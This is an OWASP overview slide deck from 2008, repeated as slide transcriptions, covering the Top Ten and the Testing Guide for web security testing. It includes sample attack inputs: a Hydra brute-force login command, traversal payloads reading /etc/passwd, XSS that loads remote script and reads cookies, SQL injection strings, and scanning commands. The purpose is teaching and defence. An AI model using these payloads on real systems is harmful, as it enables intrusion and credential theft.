OWASP
 OVERVIEW


            Alberto Pastor Nieto
             Informática Gesfor
                    March 2008
OWASP
The Open Web Application Security Project
OWASP Top Ten
OWASP Testing Guide (Tools demonstration)
OWASP
The Open Web Application Security Project
OWASP Top Ten
OWASP Testing Guide (Tools demonstration)
OWASP
Open community
Interested in improving application security
Not affiliated with any technology company
OWASP
The Open Web Application Security Project
OWASP Top Ten
OWASP Testing Guide (Tools demonstration)
OWASP

          TOP TEN (2007)

1. Cross Site Scripting (XSS)
2. Injection Flaws
3. Malicious File Execution
4. Insecure Direct Object Reference
5. Cross Site Request Forgery (CSRF)
6. Information Leakage and Improper Error
Handling
7. Broken Authentication and Session
Management
8. Insecure Cryptographic Storage
9. Insecure Communications
10. Failure to Restrict URL Access
OWASP
The Open Web Application Security Project
OWASP Top Ten
OWASP Testing Guide (Tools demonstration)

Information Gathering

Testing Web Application Fingerprint
Application Discovery
Spidering and Googling
SSL/TLS Testing
Testing for File Extensions Handling
Application Configuration Management Testing
Old, Backup and Unreferenced Files
Information Gathering
           Testing Web Application Fingerprint


Different servers                          Different
                                           responses
Different versions

Information Gathering
   Testing Web Application Fingerprint

  $ nc 202.41.76.251 80
  HEAD / HTTP/1.0

  HTTP/1.1 200 OK
  Date: Mon, 16 Jun 2003 02:53:29 GMT
  Server: Apache/1.3.3 (Unix) (Red Hat/Linux)
  Last-Modified: Wed, 07 Oct 1998 11:18:14
  GMT
  ETag: "1813-49b-361b4df6"
  Accept-Ranges: bytes
  Content-Length: 1179
  Connection: close
  Content-Type: text/html
Information Gathering
                 Testing Web Application Fingerprint


Tools:

          NETCRAFT ( http://www.netcraft.com )

          httprint
         ( http://www.net-square.com/httprint/ )
Information Gathering
   Testing Web Application Fingerprint
Information Gathering
                  Application Discovery


Related issues:

       Different base URL
       Non-standard ports
       Virtual hosts
Information Gathering
                 Application Discovery


Different base URL:

       Directory exploration?
       Google (site:www.example.com)
       Candidate URLs (Ex. Nessus)
Information Gathering
                        Application Discovery


Non-standard ports:
  nmap –P0 –sT –sV –p1-65535 192.168.1.100
  Interesting ports on 192.168.1.100:
  (The 65527 ports scanned but not shown below are in state: closed)
  PORT STATE SERVICE VERSION
  22/tcp open ssh OpenSSH 3.5p1 (protocol 1.99)
  80/tcp open http Apache httpd 2.0.40 ((Red Hat Linux))
  443/tcp open ssl OpenSSL
  901/tcp open http Samba SWAT administration server
Information Gathering
                        Application Discovery


Virtual hosts:
    $ host -t ns www.owasp.org
    www.owasp.org is an alias for owasp.org.
    owasp.org name server ns1.secure.net.
    owasp.org name server ns2.secure.net.


     http://searchdns.netcraft.com/?host
Information Gathering
            Spidering and Googling


  Spidering:
wget -r http://www.example.com

   Googling:
googlegath.pl
http://www.nothink.org/perl/googlegath/
Information Gathering
               SSL/TLS Testing


Vulnerability Scanners:
  Expired certificates
  Weak Ciphers
  ...


 Other tools: OpenSSL, SSLDigger
Information Gathering
       Testing for File Extensions Handling


Identify underlying technologies
Tools:
  wget
  curl
  web mirroring tools
  vulnerability scanners
Information Gathering
   Application Configuration Management Testing


Typical files and y directorios conocidos
Be careful with HTML comments
Personalize Error Pages
Only load necessary modules
Minimised privileges
Access (correct and incorrect) log
Information Gathering
       Old, Backup and Unreferenced Files


Site map and technology clues
Content clues
Practices:
  look into robots.txt, sitemaps files
  public information (cache: site:)
  search files: ~ .old .bak...
Information Gathering
        Old, Backup and Unreferenced Files


No use: mod_autoindex y mod_info (Hide
unnecessary information)
Correctness permisions
Use CHROOT
Logs recommendations
Nessus
            http://www.nessus.org


Port Scanner
Vulnerability Scanner
Business Logic Testing


Automated tools find it hard to understand context
People who know logic business
Strong data testing
Authentication
               Obtain User Accounts


Dictionary attacks
Bruteforce attacks
Pattern searching attacks
Authentication
              Obtain User Accounts


Tools:
         John the Ripper
         Hydra
         Brutus
         Rainbow Tables
Authentication
                          Obtain User Accounts

raven@blackbox /hydra $ ./hydra -L users.txt -P words.txt www.site.com https-post-form
"/index.cgi:login&name=^USER^&password=^PASS^&login=Login:Not allowed" &

Hydra v5.3 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org)starting at 2009-07-04 19:16:17
[DATA] 16 tasks, 1 servers, 1638 login tries (l:2/p:819), ~102 tries per task
[DATA] attacking service http-post-form on port 443
[STATUS] attack finished for wiki.intranet (waiting for childs to finish)
[443] host: 10.0.0.1 login: owasp password: password
[STATUS] attack finished for www.site.com (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2009-07-04 19:18:34
Authentication
           Bypassing authentication schema


• Direct page request
• Parameter modification
• Session IDs Prediction
• SQL Injection
Authentication
          Bypassing authentication schema


Tools:

         WebScarab
         WebGoat (Trainning)
Authentication
             Directory traversal/file include


Known as “dot-dot-slash”

2 evaluation steps:

         Input vectors enumeration
         Testing Techniques
Authentication
             Directory traversal/file include


Input vectors enumeration:

        HTTP GET y POST requests
        File loading
        HTML forms
        ...
Authentication
                      Directory traversal/file include



 Testing Techniques:
   http://example.com/getUserProfile.jsp?item=../../../../etc/passwd
   Cookie: USER=1826cc8f:PSTYLE=../../../../etc/passwd
   http://example.com/index.php?file=http://www.owasp.org/malicioustxt

CAREFUL WITH CHARSET!!
   %2e%2e%2f is ../
   %2e%2e/ is ../                              %2e%2e%5c is ..
   ..%2f is ../                                %2e%2e is ..
                                               ..%5c is ..
Authentication
           Directory traversal/file include


Tools:

         WebScarab
         Paros
         Burp Suite
Authentication
      Vulnerable remember password and pwd reset



"Security questions":
      Multiple questions
      Strong questions
      Number of attempts
      CAPTCHA
      Sending to email
Authentication
          Vulnerable remember password and pwd reset



Careful with “Remember password”:

   <INPUT TYPE="password" AUTOCOMPLETE="off">

   If password is into a Cookie:

              In a hashed form
Session Management
         Logout and Browser Cache Management Testing


End Web Session:
• The user logs out
• The user remains idle for a certain amount of time and the
application automatically logs him/her out
Session Management
       Logout and Browser Cache Management Testing


KEY:


  INVALIDATE SERVER-SIDE SESSION


            Java:
            HttpSession.invalidate()
Session Management
      Logout and Browser Cache Management Testing


Other practices:


      End session button well visible
      Invalidate Cookies in client-side
Session Management
         Logout and Browser Cache Management Testing


Tools:
         WebScarab
         Add N Edit Cookies (Firefox ext)
         Web Developer (Firefox ext)
Session Management
      Analysis of the Session Management Schema


Session Tokens Analysis:

       Randomless
       Uniqueness
       Resistance to statistical analysis
       Resistance to cryptographic analysis
Session Management
         Cookie and Session Token Manipulation


Steps:

         Cookie Collection
         Cookie Reverse Engineering
         Cookie manipulation
Session Management
         Cookie and Session Token Manipulation


Tools:

         WebScarab
         Cookie Digger
Session Management
                          Cross Site Request Forgery (CSRF)


Cross-Site Request Forgery (CSRF) describes a way to force an unknowing user to
execute unwanted actions on a web application in which he is currently authenticated.


   Recommended practices:
                Add session-related information in URLs
                Use POST
                Intermediate pages (“Are you sure you really
                want to do this?”)
                Use REFERER headers
Data Validation

                              XSS (Cross Site Scripting)


XSS: Code injection attacks into the various interpreters in the browser.


http://server/cgi-bin/testcgi.exe?
<SCRIPT>alert(“Cookie”+document.cookie)</SCRIPT>

<script src=http://www.example.com/malicious-code.js></script>
%3cscript src=http://www.example.com/malicious-code.js%3e%3c/script%3e
x3cscript src=http://www.example.com/malicious-code.jsx3ex3c/scriptx3e


                         Revise all input vectors
Data Validation

            XSS (Cross Site Scripting)


Tools:

         OWASP CAL9000
Data Validation

                                       SQL Injection

Insertion or "injection" of an SQL query via the input data from the client to the application.


Example:
  SELECT * FROM Users WHERE Username='$username' AND Password='$password'

 Input:
      $username = 1' or '1' = '1
      $password = 1' or '1' = '1

  SELECT * FROM Users WHERE Username= '1' OR '1' = '1' AND Password= '1' OR '1' = '1'
Data Validation

             SQL Injection


Tools:

         OWASP SQLIX
         SQL DUMPER
Data Validation
                 Other Injections

LDAP Injection (Lightweight Directory Access Protocol)
ORM Injection (Hibernate in Java, Nhibernate in .NET,
ActiveRecord in Ruby on Rails)
XML Injection
SSI Injection
XPATH Injection
IMAP/SMTP Injection
System commands Injection
Data Validation
                                       Buffer overflow


Issues caused by buffer overflows:


             Denial of service (DoS)
             Code Injection
             Code execution


Practices:

              Update software
              Best practices
Denial of Service

User accounts blocked (Use CAPTCHAs)
Buffer overflows
User specified object allocation
User input as a loop counter
User provide data to disk
Failure to release resources
Store too much data in Session
Web Services

   XML Structural Testing
Overloading the XML parser
   XML Content-level Testing
XML/SQL/XPath... Injections
   Validate Input Size
   Naugthy SOAP Attachments Testing
   Man-in-the-middle Testing
AJAX Testing
Increased attack surface with many more inputs to secure
Exposed internal functions of the application
Client access to third-party resources with no built-in
security and encoding mechanisms
Failure to protect authentication information and sessions
Blurred line between client-side and server-side code,
resulting in security mistakes
Useful Tools

OWASP Enterprise Security API
OWASP Encoding (User Inputs validation)
OWASP Stinger (HTTP request validation)
OWASP CSRFTester Project
Any Question?


   OWASP
http://www.owasp.org

   Romulus Project
http://www.ict-romulus.org

Romulus OWASP

  • 1.
    OWASP OVERVIEW Alberto Pastor Nieto Informática Gesfor March 2008
  • 2.
    OWASP The Open WebApplication Security Project OWASP Top Ten OWASP Testing Guide (Tools demonstration)
  • 3.
    OWASP The Open WebApplication Security Project OWASP Top Ten OWASP Testing Guide (Tools demonstration)
  • 4.
    OWASP Open community Interested inimproving application security Not affiliated with any technology company
  • 5.
    OWASP The Open WebApplication Security Project OWASP Top Ten OWASP Testing Guide (Tools demonstration)
  • 6.
    OWASP TOP TEN (2007) 1. Cross Site Scripting (XSS) 2. Injection Flaws 3. Malicious File Execution 4. Insecure Direct Object Reference 5. Cross Site Request Forgery (CSRF) 6. Information Leakage and Improper Error Handling 7. Broken Authentication and Session Management 8. Insecure Cryptographic Storage 9. Insecure Communications 10. Failure to Restrict URL Access
  • 7.
    OWASP The Open WebApplication Security Project OWASP Top Ten OWASP Testing Guide (Tools demonstration)
  • 8.
    Information Gathering Testing WebApplication Fingerprint Application Discovery Spidering and Googling SSL/TLS Testing Testing for File Extensions Handling Application Configuration Management Testing Old, Backup and Unreferenced Files
  • 9.
    Information Gathering Testing Web Application Fingerprint Different servers Different responses Different versions
  • 10.
    Information Gathering Testing Web Application Fingerprint $ nc 202.41.76.251 80 HEAD / HTTP/1.0 HTTP/1.1 200 OK Date: Mon, 16 Jun 2003 02:53:29 GMT Server: Apache/1.3.3 (Unix) (Red Hat/Linux) Last-Modified: Wed, 07 Oct 1998 11:18:14 GMT ETag: "1813-49b-361b4df6" Accept-Ranges: bytes Content-Length: 1179 Connection: close Content-Type: text/html
  • 11.
    Information Gathering Testing Web Application Fingerprint Tools: NETCRAFT ( http://www.netcraft.com ) httprint ( http://www.net-square.com/httprint/ )
  • 12.
    Information Gathering Testing Web Application Fingerprint
  • 13.
    Information Gathering Application Discovery Related issues: Different base URL Non-standard ports Virtual hosts
  • 14.
    Information Gathering Application Discovery Different base URL: Directory exploration? Google (site:www.example.com) Candidate URLs (Ex. Nessus)
  • 15.
    Information Gathering Application Discovery Non-standard ports: nmap –P0 –sT –sV –p1-65535 192.168.1.100 Interesting ports on 192.168.1.100: (The 65527 ports scanned but not shown below are in state: closed) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 3.5p1 (protocol 1.99) 80/tcp open http Apache httpd 2.0.40 ((Red Hat Linux)) 443/tcp open ssl OpenSSL 901/tcp open http Samba SWAT administration server
  • 16.
    Information Gathering Application Discovery Virtual hosts: $ host -t ns www.owasp.org www.owasp.org is an alias for owasp.org. owasp.org name server ns1.secure.net. owasp.org name server ns2.secure.net. http://searchdns.netcraft.com/?host
  • 17.
    Information Gathering Spidering and Googling Spidering: wget -r http://www.example.com Googling: googlegath.pl http://www.nothink.org/perl/googlegath/
  • 18.
    Information Gathering SSL/TLS Testing Vulnerability Scanners: Expired certificates Weak Ciphers ... Other tools: OpenSSL, SSLDigger
  • 19.
    Information Gathering Testing for File Extensions Handling Identify underlying technologies Tools: wget curl web mirroring tools vulnerability scanners
  • 20.
    Information Gathering Application Configuration Management Testing Typical files and y directorios conocidos Be careful with HTML comments Personalize Error Pages Only load necessary modules Minimised privileges Access (correct and incorrect) log
  • 21.
    Information Gathering Old, Backup and Unreferenced Files Site map and technology clues Content clues Practices: look into robots.txt, sitemaps files public information (cache: site:) search files: ~ .old .bak...
  • 22.
    Information Gathering Old, Backup and Unreferenced Files No use: mod_autoindex y mod_info (Hide unnecessary information) Correctness permisions Use CHROOT Logs recommendations
  • 23.
    Nessus http://www.nessus.org Port Scanner Vulnerability Scanner
  • 24.
    Business Logic Testing Automatedtools find it hard to understand context People who know logic business Strong data testing
  • 25.
    Authentication Obtain User Accounts Dictionary attacks Bruteforce attacks Pattern searching attacks
  • 26.
    Authentication Obtain User Accounts Tools: John the Ripper Hydra Brutus Rainbow Tables
  • 27.
    Authentication Obtain User Accounts raven@blackbox /hydra $ ./hydra -L users.txt -P words.txt www.site.com https-post-form "/index.cgi:login&name=^USER^&password=^PASS^&login=Login:Not allowed" & Hydra v5.3 (c) 2006 by van Hauser / THC - use allowed only for legal purposes. Hydra (http://www.thc.org)starting at 2009-07-04 19:16:17 [DATA] 16 tasks, 1 servers, 1638 login tries (l:2/p:819), ~102 tries per task [DATA] attacking service http-post-form on port 443 [STATUS] attack finished for wiki.intranet (waiting for childs to finish) [443] host: 10.0.0.1 login: owasp password: password [STATUS] attack finished for www.site.com (waiting for childs to finish) Hydra (http://www.thc.org) finished at 2009-07-04 19:18:34
  • 28.
    Authentication Bypassing authentication schema • Direct page request • Parameter modification • Session IDs Prediction • SQL Injection
  • 29.
    Authentication Bypassing authentication schema Tools: WebScarab WebGoat (Trainning)
  • 30.
    Authentication Directory traversal/file include Known as “dot-dot-slash” 2 evaluation steps: Input vectors enumeration Testing Techniques
  • 31.
    Authentication Directory traversal/file include Input vectors enumeration: HTTP GET y POST requests File loading HTML forms ...
  • 32.
    Authentication Directory traversal/file include Testing Techniques: http://example.com/getUserProfile.jsp?item=../../../../etc/passwd Cookie: USER=1826cc8f:PSTYLE=../../../../etc/passwd http://example.com/index.php?file=http://www.owasp.org/malicioustxt CAREFUL WITH CHARSET!! %2e%2e%2f is ../ %2e%2e/ is ../ %2e%2e%5c is .. ..%2f is ../ %2e%2e is .. ..%5c is ..
  • 33.
    Authentication Directory traversal/file include Tools: WebScarab Paros Burp Suite
  • 34.
    Authentication Vulnerable remember password and pwd reset "Security questions": Multiple questions Strong questions Number of attempts CAPTCHA Sending to email
  • 35.
    Authentication Vulnerable remember password and pwd reset Careful with “Remember password”: <INPUT TYPE="password" AUTOCOMPLETE="off"> If password is into a Cookie: In a hashed form
  • 36.
    Session Management Logout and Browser Cache Management Testing End Web Session: • The user logs out • The user remains idle for a certain amount of time and the application automatically logs him/her out
  • 37.
    Session Management Logout and Browser Cache Management Testing KEY: INVALIDATE SERVER-SIDE SESSION Java: HttpSession.invalidate()
  • 38.
    Session Management Logout and Browser Cache Management Testing Other practices: End session button well visible Invalidate Cookies in client-side
  • 39.
    Session Management Logout and Browser Cache Management Testing Tools: WebScarab Add N Edit Cookies (Firefox ext) Web Developer (Firefox ext)
  • 40.
    Session Management Analysis of the Session Management Schema Session Tokens Analysis: Randomless Uniqueness Resistance to statistical analysis Resistance to cryptographic analysis
  • 41.
    Session Management Cookie and Session Token Manipulation Steps: Cookie Collection Cookie Reverse Engineering Cookie manipulation
  • 42.
    Session Management Cookie and Session Token Manipulation Tools: WebScarab Cookie Digger
  • 43.
    Session Management Cross Site Request Forgery (CSRF) Cross-Site Request Forgery (CSRF) describes a way to force an unknowing user to execute unwanted actions on a web application in which he is currently authenticated. Recommended practices: Add session-related information in URLs Use POST Intermediate pages (“Are you sure you really want to do this?”) Use REFERER headers
  • 44.
    Data Validation XSS (Cross Site Scripting) XSS: Code injection attacks into the various interpreters in the browser. http://server/cgi-bin/testcgi.exe? <SCRIPT>alert(“Cookie”+document.cookie)</SCRIPT> <script src=http://www.example.com/malicious-code.js></script> %3cscript src=http://www.example.com/malicious-code.js%3e%3c/script%3e x3cscript src=http://www.example.com/malicious-code.jsx3ex3c/scriptx3e Revise all input vectors
  • 45.
    Data Validation XSS (Cross Site Scripting) Tools: OWASP CAL9000
  • 46.
    Data Validation SQL Injection Insertion or "injection" of an SQL query via the input data from the client to the application. Example: SELECT * FROM Users WHERE Username='$username' AND Password='$password' Input: $username = 1' or '1' = '1 $password = 1' or '1' = '1 SELECT * FROM Users WHERE Username= '1' OR '1' = '1' AND Password= '1' OR '1' = '1'
  • 47.
    Data Validation SQL Injection Tools: OWASP SQLIX SQL DUMPER
  • 48.
    Data Validation Other Injections LDAP Injection (Lightweight Directory Access Protocol) ORM Injection (Hibernate in Java, Nhibernate in .NET, ActiveRecord in Ruby on Rails) XML Injection SSI Injection XPATH Injection IMAP/SMTP Injection System commands Injection
  • 49.
    Data Validation Buffer overflow Issues caused by buffer overflows: Denial of service (DoS) Code Injection Code execution Practices: Update software Best practices
  • 50.
    Denial of Service Useraccounts blocked (Use CAPTCHAs) Buffer overflows User specified object allocation User input as a loop counter User provide data to disk Failure to release resources Store too much data in Session
  • 51.
    Web Services XML Structural Testing Overloading the XML parser XML Content-level Testing XML/SQL/XPath... Injections Validate Input Size Naugthy SOAP Attachments Testing Man-in-the-middle Testing
  • 52.
    AJAX Testing Increased attacksurface with many more inputs to secure Exposed internal functions of the application Client access to third-party resources with no built-in security and encoding mechanisms Failure to protect authentication information and sessions Blurred line between client-side and server-side code, resulting in security mistakes
  • 53.
    Useful Tools OWASP EnterpriseSecurity API OWASP Encoding (User Inputs validation) OWASP Stinger (HTTP request validation) OWASP CSRFTester Project
  • 54.
    Any Question? OWASP http://www.owasp.org Romulus Project http://www.ict-romulus.org